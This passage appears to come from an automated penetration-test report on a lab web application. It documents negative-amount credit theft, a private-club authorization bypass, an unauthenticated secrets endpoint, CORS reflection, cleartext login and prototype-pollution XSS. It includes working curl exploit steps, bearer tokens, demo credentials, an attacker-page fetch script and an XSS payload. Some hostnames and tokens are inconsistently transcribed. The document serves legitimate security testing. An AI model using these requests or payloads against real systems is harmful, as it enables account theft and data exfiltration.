eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJmMwLCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY5MDA0LCJleHAiOiJlE3ODk3NTU0MDR9.rs3EWpbaom_g0inW15ZyaeYWticUpuQApydfmuC65H0
Content-Type: application/json
Content-Length: 31

{"amount_cents":-100,"to_id":2}
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:17:52 GMT
content-type: application/json
content-length: 60

{"status":"sent","to_id":2,"amount_cents":-100,"credits":90}
```

STEPS TO REPRODUCE

1. Authenticate as any member user and obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the token from the response.

2. Send a transfer request with a negative amount_cents to steal credits from another user (e.g., user id 2):

```
curl -s -X POST http://marginalia.testinvicti.com/api/wallet/transfer \
-H 'Authorization: Bearer <your_token>' \
-H 'Content-Type: application/json' \
-d '{"amount_cents":-100,"to_id":2}'
```

The server responds with `{"status": "sent", "to_id": 2, "amount_cents": -100, "credits": 90}`, confirming the negative transfer was accepted and the attacker's credits increased.

3. Verify the victim's credits decreased by checking their profile or repeating the attack with different amounts. The victim (user 2) lost 100 credits (12000→11900) while the attacker gained 100 credits (-10→90).
4. Confirm that unauthenticated requests are rejected:

```
curl -s -X POST http://marginalia.testinvicti.com/api/wallet/transfer \
-H 'Content-Type: application/json' \
-d '{"amount_cents":-100,"to_id":2}'
```

The server returns HTTP 401 `{"detail": "unauthenticated"}`, confirming authentication is enforced but the negative amount validation is missing.

SEVERITY JUSTIFICATION

Any authenticated user can steal credits from any other user's wallet by sending a negative transfer amount, resulting in direct financial impact with no special privileges or conditions required. Rated high due to PR:L (authentication needed) but trivial exploitation with full integrity and confidentiality impact on wallet data.

DISCOVERY & EXPLOITATION

The wallet transfer endpoint accepts a caller-supplied `amount_cents` integer and applies it directly to both the sender and recipient balances without validating that the value is positive. Because the transfer logic treats the field as a signed integer rather than an absolute quantity, submitting a negative value inverts the debit direction: the authenticated sender's balance increases while the targeted recipient's balance decreases by the same amount. The server returned HTTP 200 with `"status": "sent"` and reflected the negative amount in the response body, confirming the arithmetic inversion is processed as a legitimate transaction.

Unlike sibling IDOR vulnerabilities in this assessment that exploit missing ownership checks on resource identifiers, this vulnerability is a business logic flaw compounded by absent input validation. An authenticated attacker enumerates valid user IDs (trivially available via the IDOR vulnerabilities on `/api/users/{id}`) and issues repeated negative transfers targeting high-balance accounts, draining victim wallets while accumulating credits on their own account with no upper bound and no server-side rejection.

IMPACT ANALYSIS

This vulnerability enables direct, repeatable financial theft between platform users. An attacker with a standard member account can drain the wallet balance of any other user on the platform, transferring those credits to themselves without any interaction from the victim. Because the operation completes with a 200 response and a `"status": "sent"` confirmation, the theft is indistinguishable from a legitimate transfer in the transaction log unless the application separately validates sign. Platforms that tie wallet credits to real monetary value or paid subscriptions face direct financial liability, potential chargebacks, and regulatory exposure under payment processing agreements. The absence of overdraft protection compounds the risk: an attacker can drive victim balances below zero, creating accounting inconsistencies and potential disputes that require manual remediation at scale.

REMEDIATION

1. Validate `amount_cents` on the server side to reject non-positive values — enforce `amount_cents > 0` before processing any transfer at the `/api/wallet/transfer` endpoint.
2. Ensure the transfer logic only debits the **authenticated sender's** wallet and credits the `to_id` recipient, regardless of the sign of the amount. Normalize the amount to its absolute value or reject the request.
3. Add a server-side check that the sender has sufficient balance (`credits >= amount_cents`) before executing the transfer to prevent overdraft abuse.

4. Implement rate limiting and transaction logging on `/api/wallet/transfer` to detect and alert on bulk or anomalous transfer patterns.
5. Adopt a schema validation layer (e.g., Pydantic `Field(gt=0)` for `amount_cents`) across all financial endpoints to enforce input constraints at the framework level.

Broken Function-Level Authorization Allows Regular Member to Join Private Staff-Only Club via GET /club/{club_id}/join

HIGH

SEVERITY
High

CATEGORY
Broken Access Control

CWE
CWE-639

ENDPOINT
http://marginalia.testinvicti.com/club/3/join

PARAMETER
club_id

CVSS 4.0
7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

3

Observed:

A regular member (user vals3bd26r5, id=10, role=member) successfully joined the private staff-only club 3 ('Marginalia Staff Room', visibility=private, owner_id=1/admin) via GET /club/3/join. The request returned 303 with Location: /club/3 (success), and the user appeared in the club's member list at /api/clubs/3. Without authentication, the same request redirects to /login (303 Location: /login), proving authentication is enforced but role/membership authorization is not. Club 3 is explicitly private and staff-only, containing internal staff data (moderation notes, auction prep, member escalations) and exposing staff PII (full names, emails).

HTTP TRANSACTION

REQUEST

```
GET /club/3/join HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlLCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4NjEzLCJleHAiOiE3ODk3NTUwMTN9.68cqFwvj5y18RiJlsC6kd_K_04XFn96F3ixiyN-cXj0
```

RESPONSE

```
HTTP/1.1 303 See Other
date: Thu, 17 Sep 2026 18:11:20 GMT
content-length: 0
location: /club/3
X-Ax-Auth-Session-Id: none
```

STEPS TO REPRODUCE

1. Authenticate as a regular member and confirm the user's role is member (not staff/admin). Verify the user is NOT in club 3's member list:

```
curl -s https://marginalia.testinvicti.com/api/clubs/3 -H "Authorization: Bearer <member_token>"
```

Confirm the user does not appear in the members array.

2. As the regular member, attempt to join the private staff-only club 3:

```
curl -s -D- -H "Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlLCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4NjEzLCJleHAiOiE3ODk3NTUwMTN9.68cqFwvj5y18RiJlsC6kd_K_04XFn96F3ixiyN-cXj0" http://marginalia.testinvicti.com/club/3/join
```

Expect a 303 See Other response with Location: /club/3, indicating the join succeeded.

3. Verify the regular member now appears in club 3's member list:

```
curl -s https://marginalia.testinvicti.com/api/clubs/3 -H "Authorization: Bearer <member_token>"
```

The user should now appear in the members array, confirming unauthorized access to the private staff-only club.

4. As a control, send the same join request without authentication:

```
curl -s -D- http://marginalia.testinvicti.com/club/3/join
```

Expect a 303 See Other redirect to /login, proving authentication is enforced but role-based authorization is missing.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can bypass authorization to join any private staff-only club, gaining access to sensitive internal data (moderation notes, staff PII, escalation details). The attack requires only a valid session token and a predictable club_id, making exploitation trivial with high confidentiality impact.

DISCOVERY & EXPLOITATION

The IDOR agent identified that the GET /club/{club_id}/join endpoint enforces authentication but performs no role or eligibility check before processing a join request. The club's visibility attribute (private, staff-only) is never consulted server-side: any authenticated session token is sufficient to trigger membership enrollment in club 3, which is designated for staff personnel only. The server responds with 303 See Other redirecting to /club/3, confirming successful enrollment, regardless of the requesting user's role.

An authenticated attacker with a standard member-role session enumerates club_id values and issues join requests against each. Upon gaining membership in a private staff club, the attacker gains access to internal moderation notes, staff PII, escalation records, and any other content restricted to that club's membership, none of which requires any further exploitation step beyond the initial join request.

IMPACT ANALYSIS

Unlike the API-layer club vulnerabilities covered by sibling findings (INV-24, INV-25, INV-26, INV-47), this vulnerability operates at the web application routing layer via the browser-facing /club/{club_id}/join endpoint, meaning it is exploitable directly from a browser without API tooling or custom HTTP clients. Successful exploitation grants a regular member persistent membership in a staff-only club, exposing internal operational content, staff identities, and confidential moderation or escalation discussions that are explicitly scoped to privileged personnel. This constitutes unauthorized access to personnel and operational data, carrying direct implications under GDPR Article 5 (data minimization and integrity) and potentially under employment or confidentiality obligations governing internal staff communications. The persistent nature of the membership grant means the attacker retains access even after the initial request, requiring active remediation of both the authorization gap and any unauthorized memberships already created.

REMEDIATION

1. Add an authorization check in the GET /club/{club_id}/join handler to verify the club's visibility field — if the club is private, reject the request unless the authenticated user has an explicit invitation or holds a staff / admin role.
2. Return 403 Forbidden with a generic error message when a non-authorized user attempts to join a private or staff-only club, rather than silently redirecting to the club page.
3. Validate that the club_id parameter references a club the requesting user is eligible to join by checking an invitations or allowed_roles table before processing the join action.
4. Add integration tests that assert regular members receive 403 when attempting to join private/staff-only clubs, and that only invited or staff-role users succeed.
5. Enforce function-level access control centrally via a middleware or decorator (e.g., FastAPI Depends() guard) that maps endpoint actions to required roles, preventing similar BFLA gaps across all club and admin endpoints.

Unauthenticated Access to Internal Operations Endpoint Leaking Infrastructure Secrets

HIGH

SEVERITY High CATEGORY Broken Access Control CWE CWE-306

ENDPOINT
http://marginalia.testinvicti.com/internal/ops/summary

PARAMETER authorization CVSS 4.0 8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N

EVIDENCE

Payload used:

No Authorization header (anonymous request)

Observed:

Anonymous GET /internal/ops/summary returns 200 with internal infrastructure secrets: internal hostnames (mgl-app-01.internal, mgl-app-02.internal:8000, mgl-jobs-01.internal:9000), DB path (/var/lib/marginalia/marginalia.db), metrics collector token (mgl_internal_collector_5f1c9ab27e), deploy key fingerprint (SHA256:0Qm+VkT1r3Hn9pW2xLmQ4cJb8sYtEuA6ZdF7gKpN1oU), and admin emails. No authentication required. Control: OPTIONS on the same URL returns 405 without the sensitive data.

HTTP TRANSACTION

REQUEST

```
GET /internal/ops/summary HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:12:20 GMT
content-length: 524
content-type: application/json
X-Ax-Auth-Session-Id: none

{"node":"mgl-app-01.internal","role":"app","release":
{"build":"3.4.1","commit":"a7f3c9e","channel":"staging"},"db":"/var/lib/marginalia/marginalia.db","peers":
["mgl-app-02.internal:8000","mgl-jobs-01.internal:9000"],"collector":{"endpoint":"http://mgl-
metrics.internal:8428/api/v1/write","token":"mgl_internal_collector_5f1c9ab27e"},"deploy_key_fingerprint":"S
HA256:0Qm+VkT1r3Hn9pW2xLmQ4cJb8sYtEuA6ZdF7gKpN1oU","admins":
["ops@marginalia.club","rhys@marginalia.club"],"note":"lab fixture: none of these credentials are real"}
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the internal operations endpoint:

```
curl -s http://marginalia.testinvicti.com/internal/ops/summary
```

The server responds with HTTP 200 and a JSON body containing internal hostnames (mgl-app-01.internal, mgl-app-02.internal:8000), the database path (/var/lib/marginalia/marginalia.db), a metrics collector token (mgl_internal_collector_5f1c9ab27e), a deploy key fingerprint, and admin email addresses — all without any authentication.

2. Confirm that the sensitive data is not returned for other HTTP methods by sending an OPTIONS request:

```
curl -s -X OPTIONS http://marginalia.testinvicti.com/internal/ops/summary
```

The server responds with HTTP 405 Method Not Allowed and does not include the sensitive infrastructure data, confirming the information disclosure is specific to the GET method.

3. Verify the endpoint has no authentication gate by comparing responses with and without an Authorization header — the same 200 response with full infrastructure details is returned regardless of authentication state.

SEVERITY JUSTIFICATION

The endpoint requires no authentication and exposes internal hostnames, database paths, a metrics collector API token, a deploy key fingerprint, and admin email addresses to any anonymous attacker. High confidentiality impact on the vulnerable system with potential for lateral movement using the leaked credentials and infrastructure topology.

DISCOVERY & EXPLOITATION

The `/internal/ops/summary` endpoint applies no authentication or network-layer access control, returning a full JSON operational status document to any anonymous HTTP GET request. Unlike the sibling authorization failures in this class, which require a valid session token to exploit, this endpoint requires no credentials whatsoever: the absence of any `Depends(get_current_user)` guard or equivalent middleware means the route is reachable by the public internet with zero preconditions.

The response body exposes internal hostnames (`mg1-app-01.internal` , `mg1-app-02.internal:8000` , `mg1-jobs-01.internal:9000`), the on-disk database path (`/var/lib/marginalia/marginalia.db`), the metrics collector API token (`mg1_internal_collector_5f1c9ab27e`), and a deploy key fingerprint. An unauthenticated external attacker harvests this data in a single request, then uses the internal topology to target lateral movement against the metrics infrastructure or CI/CD pipeline, and uses the collector token to write or poison time-series metrics data at `http://mg1-metrics.internal:8428/api/v1/write` .

IMPACT ANALYSIS

This vulnerability is categorically distinct from its siblings: no session, role, or privilege is required to trigger full disclosure. The leaked metrics collector token grants write access to the internal VictoriaMetrics instance, enabling an attacker to corrupt operational dashboards, suppress alerting, or mask ongoing attack activity by overwriting telemetry. The exposed deploy key fingerprint narrows the attack surface for SSH brute-force or key-substitution attacks against the deployment pipeline, with a successful compromise yielding code execution on production infrastructure. Internal hostnames and the database file path provide reconnaissance data that directly accelerates post-exploitation targeting, including attempts to reach the SQLite database file through any path traversal or server-side request forgery vulnerability elsewhere in the application. All of this data is available to any anonymous internet user, meaning there is no authentication barrier limiting the attacker population to insiders or authenticated members.

REMEDIATION

1. Restrict access to `/internal/ops/summary` by requiring authentication and an administrative role (e.g., apply a FastAPI `Depends(get_current_admin_user)` dependency to the route).
2. Ensure the endpoint is not exposed on the public-facing network interface; bind internal diagnostic routes to a separate internal-only listener or place them behind a reverse proxy rule that blocks external access.
3. Rotate the leaked metrics collector token (`mg1_internal_collector_5f1c9ab27e`) and the deploy key (`SHA256:0Qm+Vkt1r3Hn9pW2xLmQ4cJb8sYtEuA6ZdF7gKpN1oU`) immediately, as they have been exposed to unauthenticated users.
4. Remove or redact sensitive fields (database path, peer addresses, tokens, deploy key fingerprints) from the response body; return only non-sensitive operational status information.
5. Add a CI/CD check or integration test that verifies all `/internal/*` routes return 401/403 for unauthenticated requests to prevent regressions.

Unauthenticated /internal/ops/summary Endpoint Leaks Infrastructure Secrets and Metrics Collector Token

HIGH

SEVERITY
High

CATEGORY
Security Misconfiguration

CWE
CWE-200

ENDPOINT
`http://marginalia.testinvicti.com/internal/ops/summary`

CVSS 4.0
8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N

EVIDENCE

Observed:

Unauthenticated access returns: internal hostnames (mgl-app-01.internal, mgl-app-02.internal:8000, mgl-jobs-01.internal:9000), metrics collector endpoint with token (mgl_internal_collector_5f1c9ab27e), deploy key fingerprint, DB path, admin emails

HTTP TRANSACTION

REQUEST

```
GET /internal/ops/summary HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 17:12:38 GMT
content-length: 524
content-type: application/json

{"node": "mgl-app-01.internal", "role": "app", "release":
{"build": "3.4.1", "commit": "a7f3c9e", "channel": "staging"}, "db": "/var/lib/marginalia/marginalia.db", "peers":
["mgl-app-02.internal:8000", "mgl-jobs-01.internal:9000"], "collector": {"endpoint": "http://mgl-
metrics.internal:8428/api/v1/write", "token": "mgl_internal_collector_5f1c9ab27e"}, "deploy_key_fingerprint": "S
HA256:0Qm+VKT1r3Hn9pW2xLmQ4cJb8sYtEuA6ZdF7gKpN1oU", "admins":
["ops@marginalia.club", "rhys@marginalia.club"], "note": "lab fixture: none of these credentials are real"}
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the internal ops endpoint:

```
curl -s 'http://marginalia.testinvicti.com/internal/ops/summary'
```

The server responds with HTTP 200 and a JSON body containing internal hostnames (mgl-app-01.internal, mgl-app-02.internal:8000, mgl-jobs-01.internal:9000), the metrics collector token (mgl_internal_collector_5f1c9ab27e), deploy key fingerprint, database path, and admin emails.

2. Confirm the secrets are exclusive to this endpoint by requesting a regular status endpoint:

```
curl -s 'http://marginalia.testinvicti.com/api/_status'
```

The response should return basic version info but must NOT contain the collector token mgl_internal_collector_5f1c9ab27e, confirming the sensitive data is uniquely exposed via the /internal/ops/summary endpoint.

SEVERITY JUSTIFICATION

The endpoint requires no authentication and exposes internal hostnames, peer service addresses, a metrics collector bearer token, deploy key fingerprint, database path, and admin email addresses. This enables lateral movement and targeted attacks against internal infrastructure, warranting high severity due to the breadth of secrets disclosed to any unauthenticated attacker.

DISCOVERY & EXPLOITATION

The `/internal/ops/summary` endpoint applies no authentication middleware, returning a full JSON operations payload to any unauthenticated HTTP request. Unlike the sibling `/api/_status` endpoint, which exposes only service metadata and admin email addresses, this endpoint discloses active infrastructure secrets: a metrics collector bearer token (`mg1_internal_collector_5f1c9ab27e`), internal peer service addresses (`mg1-app-02.internal:8000`, `mg1-jobs-01.internal:9000`), the metrics write endpoint (`http://mg1-metrics.internal:8428/api/v1/write`), a deploy key fingerprint, and the on-disk database path. The `X-Ax-Auth-Session-Id: none` response header confirms the server processed the request with no session context whatsoever.

An unauthenticated external attacker armed with the collector token can authenticate directly to the internal metrics infrastructure and inject or manipulate time-series data, corrupting operational visibility. The peer hostnames and service ports provide a precise internal network map, reducing reconnaissance effort for any subsequent lateral movement. The deploy key fingerprint narrows the attack surface for targeting the deployment pipeline, and the database path informs file-read exploitation if a path traversal or server-side request forgery vulnerability is identified elsewhere in the application.

IMPACT ANALYSIS

This endpoint represents the highest-severity information disclosure in the assessed application because it exposes operational credentials and infrastructure topology rather than application-layer data. The leaked metrics collector token is an active bearer credential that grants write access to the internal metrics store; an attacker who corrupts or silences that data can blind the operations team to ongoing incidents or active exploitation. The internal peer addresses and service ports constitute a ready-made network map of the backend cluster, directly enabling lateral movement without any additional reconnaissance. The deploy key fingerprint, combined with knowledge of the deployment pipeline, creates a pathway to supply-chain compromise: an attacker who can identify and exploit the corresponding private key gains the ability to push malicious code to production. Collectively, the disclosed data elevates the risk posture of every other vulnerability in this report by providing the infrastructure context needed to chain attacks more effectively.

REMEDIATION

1. Restrict the `/internal/ops/summary` endpoint to authenticated admin users by applying the same JWT Bearer auth middleware used on `/api/admin/*` routes.
2. If the endpoint is intended for internal monitoring only, bind it to a separate internal-only listener (e.g., `127.0.0.1:9090`) or enforce network-level access controls (firewall rules, VPC security groups) so it is not reachable from the public internet.
3. Remove sensitive fields from the response payload — specifically `collector.token`, `deploy_key_fingerprint`, `peers`, and `db` path. Expose only the minimum information needed for health checks (e.g., node name, build version, status).
4. Rotate the exposed metrics collector token (`mg1_internal_collector_5f1c9ab27e`) and the deploy key immediately, as they must be considered compromised.
5. Add a CI/CD check or integration test that verifies all `/internal/*` endpoints return 401/403 when accessed without valid admin credentials.

Arbitrary Origin Reflection in CORS Policy with Credentials Enabled

HIGH

SEVERITY High CATEGORY Security Misconfiguration CWE CWE-942

ENDPOINT
http://marginalia.testinvicti.com/

CVSS 4.0
7.0 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

Scanner details:
Access-Control-Allow-Origin: https://www.example.com

Access-Control-Allow-Credentials: true
Any origin is accepted (arbitrary Origin header values are reflected in Access-Control-Allow-Origin response headers).

HTTP TRANSACTION

REQUEST

```
GET /api/attachments/ HTTP/1.1
Origin: https://www.example.com
Host: marginalia.testinvicti.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
Connection: Keep-alive
```

RESPONSE

```
HTTP/1.1 404 Not Found
date: Thu, 17 Sep 2026 16:52:48 GMT
content-type: application/json
access-control-allow-origin: https://www.example.com
access-control-allow-credentials: true
access-control-allow-headers: Authorization, Content-Type
access-control-allow-methods: GET, POST, PATCH, DELETE, OPTIONS
vary: Origin
Content-Length: 22

{"detail":"Not Found"}
```

STEPS TO REPRODUCE

1. Send a request to the target with an arbitrary Origin header to test if it is reflected:

```
curl -s -D- -H "Origin: https://www.example.com" http://marginalia.testinvicti.com/api/attachments/
```

Observe that the response includes Access-Control-Allow-Origin: https://www.example.com and Access-Control-Allow-Credentials: true, confirming the server reflects the attacker-controlled origin.

2. Repeat the request with a completely different, attacker-controlled origin to confirm arbitrary reflection:

```
curl -s -D- -H "Origin: https://evil.attacker.com" http://marginalia.testinvicti.com/api/attachments/
```

If the response reflects Access-Control-Allow-Origin: https://evil.attacker.com with Access-Control-Allow-Credentials: true, the misconfiguration is confirmed.

3. To demonstrate impact, host a page on an attacker domain containing JavaScript that makes a credentialed fetch to the target API and reads the response:

```
<script>
fetch('http://marginalia.testinvicti.com/api/attachments/', {credentials: 'include'})
  .then(r => r.text())
  .then(d => document.write(d));
</script>
```

When an authenticated victim visits this page, the attacker's script can read the API response, exfiltrating any sensitive data returned by the endpoint.

SEVERITY JUSTIFICATION

The server reflects any arbitrary Origin in the Access-Control-Allow-Origin header while also setting Access-Control-Allow-Credentials: true, allowing a malicious site to read authenticated API responses cross-origin. This requires user interaction (visiting an attacker's page) but enables full confidentiality compromise of authenticated data via the victim's session.

DISCOVERY & EXPLOITATION

The DAST agent identified that the application reflects the value of any attacker-supplied Origin request header verbatim into the Access-Control-Allow-Origin response header, while simultaneously returning Access-Control-Allow-Credentials: true. This combination is the canonical dangerous CORS misconfiguration: the browser's same-origin policy normally prevents cross-origin JavaScript from reading authenticated responses, but when the server explicitly endorses the requesting origin and permits credentials, that protection is nullified. The misconfiguration is systemic, confirmed across both standard API responses and HTTP 404 error responses, indicating it is applied at the server or middleware level rather than on individual routes.

An attacker hosting a page on any domain can craft JavaScript that silently issues credentialed cross-origin requests to the application's API endpoints using the victim's active session cookies. Because the server endorses the attacker's origin, the browser delivers the full authenticated response body to the attacker's script. Against this application, where API endpoints expose order history, wallet balances, private annotations, attachment contents, and account credentials, a single victim visit to the attacker's page is sufficient to exfiltrate the victim's complete account data. Combined with the stored and reflected XSS vulnerabilities identified elsewhere in this assessment, the CORS misconfiguration can also be triggered without requiring the victim to navigate to an external site.

IMPACT ANALYSIS

This vulnerability enables any external website to read authenticated API responses on behalf of a visiting user, effectively eliminating the browser's cross-origin confidentiality boundary for the entire application. The data exposed through this vector includes all resources accessible to the authenticated session: personal and financial account data, private annotations and reading lists, attachment contents, and any administrative data accessible to elevated-privilege sessions. Because the misconfiguration is server-wide, no API endpoint is exempt. Under GDPR, unauthorized cross-origin exfiltration of personal data constitutes a reportable data breach, and the ease of exploitation (a single user visit to an attacker-controlled page) means the window between exploitation and data loss is measured in seconds. The risk is compounded by the application's operation over cleartext HTTP: session cookies transmitted without the Secure flag are already exposed to network interception, and the CORS misconfiguration extends that exposure to any origin on the internet.

REMEDIATION

1. Configure the CORS middleware on marginalia.testinvicti.com to validate the Origin header against a strict allowlist of trusted domains instead of reflecting the request origin verbatim.
2. Only set Access-Control-Allow-Credentials: true when the validated origin is on the allowlist; never combine wildcard or reflected origins with credentialed requests.
3. Ensure the Vary: Origin header is always present (already set) so caches do not serve a CORS response intended for one origin to another.
4. Audit all API endpoints (e.g., /api/attachments/) to confirm the corrected CORS policy applies globally, including error responses like 404.
5. Add a CI integration test that sends requests with untrusted Origin values and asserts they are not reflected in Access-Control-Allow-Origin.

Login Form Submits Credentials Over Unencrypted HTTP via GET Method

HIGH

SEVERITY High CATEGORY Cryptographic Failures CWE CWE-319

ENDPOINT
http://marginalia.testinvicti.com/

CVSS 4.0
7.6 CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:P/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

```
Scanner details:
Forms with credentials sent in clear text:<br><ul><li>http://marginalia.testinvicti.com/login <br>
<pre>Form name: &lt;empty>&gt;
Form action: &lt;empty>&gt;
Form method: GET
Password input: password</pre></li></ul>
```

HTTP TRANSACTION

REQUEST

```
GET /login HTTP/1.1
Host: marginalia.testinvicti.com
Referer: http://marginalia.testinvicti.com/openapi.json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
Connection: Keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 16:53:21 GMT
content-type: text/html; charset=utf-8
Content-Length: 1784

[... truncated ...]
<form id="loginform">
  <input name="email" type="email" placeholder="Email address">
  <input name="password" type="password" placeholder="Password">
  <button>Sign in</button>
</form>
[... truncated ...]
```

STEPS TO REPRODUCE

1. Navigate to the login page in a browser:

```
http://marginalia.testinvicti.com/login
```

Observe that the page is served over plain HTTP (no TLS). Inspect the login form's HTML source and note that `<form id="loginform">` has no method attribute (defaults to GET) and no action attribute.

2. Open browser developer tools (Network tab) and submit the login form with test credentials (e.g., email: test@example.com, password: secret123). Observe the resulting request:

```
GET /login?email=test%40example.com&password=secret123 HTTP/1.1
Host: marginalia.testinvicti.com
```

The password is visible in the URL query string, transmitted in cleartext over HTTP.

3. On the same network, run a packet capture tool such as tcpdump or Wireshark:

```
tcpdump -i any -A host marginalia.testinvicti.com port 80
```

Submit the login form again and confirm that the full credentials (email and password) are captured in plaintext in the network traffic, demonstrating that any network-level attacker can intercept them.

SEVERITY JUSTIFICATION

Credentials are transmitted in cleartext over HTTP using the GET method, meaning passwords appear in URLs, browser history, server logs, and are trivially interceptable via network sniffing (MITM). The combination of no TLS and GET-based credential submission maximizes exposure of authentication secrets.

DISCOVERY & EXPLOITATION

The DAST agent identified that the login form at the application root is served over plain HTTP and lacks a `method` attribute, causing the browser to default to GET. As a result, user-supplied email addresses and passwords are appended to the URL as query string parameters rather than transmitted in a request body. This means credentials are recorded in browser history, cached in server access logs, and exposed in any `Referer` header sent on subsequent navigation. The absence of TLS means the entire exchange occurs in cleartext, readable by any party with access to the network path between the client and server.

A network-positioned attacker, such as one operating on the same Wi-Fi segment, a malicious ISP, or an adversary who has compromised an intermediate router, can passively capture authentication credentials without any active exploitation. No injection, brute force, or session manipulation is required. The credentials are delivered in the clear, in the URL, on every login attempt. Combined with the absence of HTTPS across the entire application, any authenticated session that follows is equally exposed, allowing an attacker to hijack session tokens and impersonate legitimate users for the duration of their session.

IMPACT ANALYSIS

Every user who authenticates to the platform transmits their password in plaintext over an unencrypted channel, and that password is simultaneously written into server access logs and browser history in the URL query string. A single passive network intercept yields valid credentials that can be replayed immediately or used for credential-stuffing attacks against other services if users reuse passwords. For a platform handling user accounts, annotations, reviews, and wallet data, credential compromise translates directly to full account takeover and access to all associated personal and financial information. Under GDPR, the failure to implement appropriate technical measures to protect personal data in transit constitutes a reportable breach condition, exposing the organization to regulatory penalties. The GET-based submission compounds the risk beyond a standard cleartext HTTP issue because credentials persist in infrastructure logs that may be retained, replicated to log aggregation systems, or accessed by personnel who would not otherwise have access to authentication data.

REMEDIATION

1. Enforce HTTPS across the entire application by configuring TLS on the web server and adding an HTTP-to-HTTPS redirect for all routes, especially `/login`.
2. Change the login form method from implicit GET to `method="POST"` so credentials are sent in the request body rather than the URL query string, preventing them from appearing in browser history, referrer headers, and server access logs.
3. Add the `Strict-Transport-Security` response header (e.g., `Strict-Transport-Security: max-age=31536000; includeSubDomains`) to prevent future HTTP downgrade attacks.
4. Set the `secure` flag on all session and authentication cookies to ensure they are never transmitted over unencrypted connections.
5. Long-term, enforce HTTPS-only deployment via CI/CD checks and use a web application framework middleware that automatically redirects HTTP to HTTPS.

Client-Side Prototype Pollution via Query Parameter Merged with Unsafe Recursive Function Leading to DOM XSS

HIGH

INCONCLUSIVE

SEVERITY
High

CATEGORY
Injection

CWE
CWE-1321

ENDPOINT
http://marginalia.testinvicti.com/

PARAMETER
prefs

CVSS 4.0
6.4 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:N/SC:H/SI:H/SA:N

EVIDENCE

Payload used:

```
{"__proto__":{"ribbonHtml":"<img src=x onerror=alert(document.domain)>"}}
```

Observed:

Source code in /static/app.js line 54-104: The merge() function recursively copies all keys including __proto__. The prefs query parameter is parsed from the URL and merged, allowing prototype pollution. Payload: /?prefs={"__proto__":{"ribbonHtml":""}} pollutes Object.prototype.ribbonHtml which is then used in ribbon() function: el.innerHTML = opts.ribbonHtml (line 104).

HTTP TRANSACTION

REQUEST

```
GET /?prefs={"__proto__":{"ribbonHtml":"<img src=x onerror=alert(document.domain)>"}} HTTP/1.1
Host: marginalia.testinvicti.com
```

STEPS TO REPRODUCE

1. Open a browser and navigate to the following URL, which injects a prototype pollution payload via the prefs query parameter:

```
http://marginalia.testinvicti.com/?prefs={"__proto__":{"ribbonHtml":"<img src=x
onerror=alert(document.domain)>"}}
```

The merge() function in /static/app.js parses the JSON from the prefs parameter and recursively copies all keys, including __proto__, onto Object.prototype.

2. Observe that Object.prototype.ribbonHtml is now polluted with the malicious HTML string . Any subsequent object that does not explicitly define ribbonHtml will inherit this value.
3. The ribbon() function (line 104 of app.js) reads opts.ribbonHtml from the polluted prototype and writes it directly into the DOM via el.innerHTML = opts.ribbonHtml, triggering the onerror handler.
4. Confirm that a JavaScript alert(document.domain) dialog appears, demonstrating arbitrary script execution in the context of marginalia.testinvicti.com.

SEVERITY JUSTIFICATION

Prototype pollution via a URL query parameter chains directly into a DOM XSS sink (innerHTML), allowing arbitrary JavaScript execution in any victim's browser without authentication. User interaction (clicking a crafted link) is required, but the attack is trivially exploitable and impacts confidentiality and integrity of the user's session.

DISCOVERY & EXPLOITATION

Static analysis of `/static/app.js` identified a custom recursive `merge()` function (lines 54–104) that copies properties from a caller-supplied object onto a target without filtering reserved keys such as `__proto__`, `constructor`, or `prototype`. The application deserializes the `prefs` query parameter via `JSON.parse()` and passes the resulting object directly into this function, allowing an attacker to inject properties onto `Object.prototype` itself. Because all JavaScript objects inherit from `Object.prototype`, any property written there becomes visible across every object in the page's runtime. The pollution chain terminates at line 104, where `el.innerHTML = opts.ribbonHtml` reads the now-attacker-controlled `ribbonHtml` property and writes it into the DOM without sanitization, completing a prototype-pollution-to-DOM-XSS chain.

